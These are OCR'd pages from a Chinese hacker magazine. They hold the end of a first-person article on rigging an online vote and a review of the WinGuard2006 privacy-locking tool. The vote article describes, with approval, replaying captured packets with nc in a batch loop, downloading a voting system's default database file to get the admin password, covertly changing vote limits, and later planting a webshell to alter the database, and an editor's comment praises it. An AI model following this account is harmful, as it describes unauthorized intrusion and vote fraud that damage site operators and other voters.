


图4　抓包的数据存为1.txt文本文件




图5　用nc试提交抓包数据




图6　建立批处理文件进行重复提交





图7　执行批处理重复提交


让哥们儿看了一下他的得票数，吓了他一大跳，不等我开口就硬是要请我吃饭，哈哈。

本来，这样就完成了我的目标，以后要投多少票就在批处理中修改一下数值就行了。但过了几天发现这方法不行了，原来是管理员修改了限制方法，改成“限每IP只能投一次票”了。怎么突破呢？首先想到的是投一票换一次IP，我用的是adsl宽带，就要投一次票，下网，再上，再投，如此循环下去，直到票数达到我的目标为止。真的要这样做吗？我才不呢，都说了我比较懒，这方法想想都觉得累。

我想他们这个投票系统应该不是自己写的吧，再者，即使是自己写的也难保不存在什么漏洞可以进入后台。在查看得票数时，我看到游览器的标题栏上写着“G品篮球投票系统”字样，如图8所示。


图8　发现投票系统的名称

是从网上找到这个程序，下载下来看了看。用默认密码试了试，不行，改了。再下载默认的数据库data.asa文件，OK，用数据库助手看到了管理员密码，用其登录，很顺利地登录到了后台，在“系统设置”栏里看到了限制的设定，如图9所示。


图9　进入投票系统的后台

下面怎么办？当然是选择“不限制！”，一阵狂投啦，达到目标后再改回来，不然别人也可以一样随意投啊。还有，记住管理员密码，别动它，以免打草惊蛇，省得下次麻烦。

对该投票系统的突破本应到此结束，但过了几天那哥们儿突然对我说他的票数太多了，看到后吓了好几跳，再则不够真实，要我把票数再减掉点。这可咋办？从来没见过有投票系统会越投越少的啊！在管理后台里也没这功能，又没有什么可利用来修改数据库的，不过我还是做到了，利用了其他漏洞取得了webshell，把投票系统的数据库按要求修改后再重新传上去，搞定。

四、总结

本文没什么新的技术，就是在碰到问题时要多动脑筋。第一次写稿，希望我写的东东能给大家带来些许收获。

【文章中所涉及到的run.bat、WinSock Expert、nc.exe等已经收录在光盘中。】

编辑点评： 阻止cookie记录、抓包和发包都是很基础的方法，但作者使用循环批处理来辅助，值得小黑们学习学习。都说批处理老了，其实不然，可以这样说：“你的思想能走多远，批处理就能走多远。”

隐私保护者——WinGuard2006

坦克

从本文你可以学到：

1、WinGuard2006的基本应用

2、如何用它来保护个人隐私

最近刚换了新的工作环境，单位里同事很多，大家都很热情地待人，可是却出了个小问题。这个小问题就是中午吃饭休息时间，同事们的手就闲不住了，开着的电脑这个过来弄下，那个过来翻下，心里很不舒服，毕竟自己很多“副业”项目都在里面，若被翻到总是不太好吧。关了又被说省电什么什么的。为了解决这个隐私问题，我就开始背地里找隐私保护的安全软件，什么挂机锁啊什么什么的，可依旧挡不住这些高手。今天总算找到了一款合适的，感觉不错，推荐给大家，它的名字叫做WinGuard 2006。

首先介绍下，这是一款免费软件，它的作用是可以让你随心所欲地将电脑锁定起来（DIY哦），还能对各种隐私信息进行加密（文件夹、文件什么的），对用户的授权也可以很容易地限制。美中不足的它是E文的，没有汉化的，实在找不到了。不过这并不碍事，因为它很容易上手哦。

废话少说，下载后一路狂点Next安装完毕，ok，上路。第一次进去的时候会要你输密码，默认的密码是**letmein**，点Continue就进去了，如图1所示。

进去后第一步当然是修改密码，点击左边的Set Passwords更改密码，它有两个密码，Locked（锁定密码）和Configuration（配置密码），如图2所示。




图1 软件主界面



图2 密码保护功能

把星号密码统统改成你的密码，点ok就行了。现在我把主界面从上到下介绍一下：第一行那个地方，Lock a Program or Windows，就是锁定电脑和窗口的地方。选进去以后，看到的第一项是Programs（程序设定），如图3所示。




图3 锁定程序（文件夹）功能

这里的add、remove键能让你轻松定制哪些程序和文件夹能打开，哪些不能动，最重要的是你自己可以去添加指定的文件，是不是有点DIY的味道呢！右边Internet选项是限制上网访问，你可以填成网址也可以填成任何的关键字，反正不想要的关键字或者网址就统统屏蔽掉。这样同事来了也不怕自己的电脑又被恶意破坏或者无故被钓鱼了。

在主界面的第二行是Encrypt a file or folder，就是加密文件或者文件夹，点击进去后如图4所示。




图4 加密／解密功能

在这里你可以随心所欲地给文件或者文件夹加密。点Encrypt选择文件或文件夹进行加密，你会发现文件夹中的所有文件名后面都自动被添加上了“*.lok”后缀，以后当你再打开这些文件或文件夹时，系统就会弹出提示窗口叫你输入密码，这样就不用再有其他担心了。

主界面中的additional locks选项是设置其他锁定的，在这里它可以帮你锁定电脑上的所有窗口，除了有像我的电脑、指定的文件夹和硬盘、命令行窗口、注册表这些常规的隐藏外，还有些小功能哦。尽管是英文的，但是很简单，如图5所示。

如Windows选项里的Lock software installation（锁定软件安装）、Lock Desktop（锁定桌面）、Lock windows




图5 其他锁定功能

startup（锁定启动项），Windows Explorer选项里的Lock my Computer(锁定我的电脑)、Drive A,B,C（硬盘A,B,C,D盘），这些都是常用的东西，是不是很方便啊？再下去就是保护IE选项，锁定IE，锁定下载，而且还多了一个Lock Browsing of Drives on Address 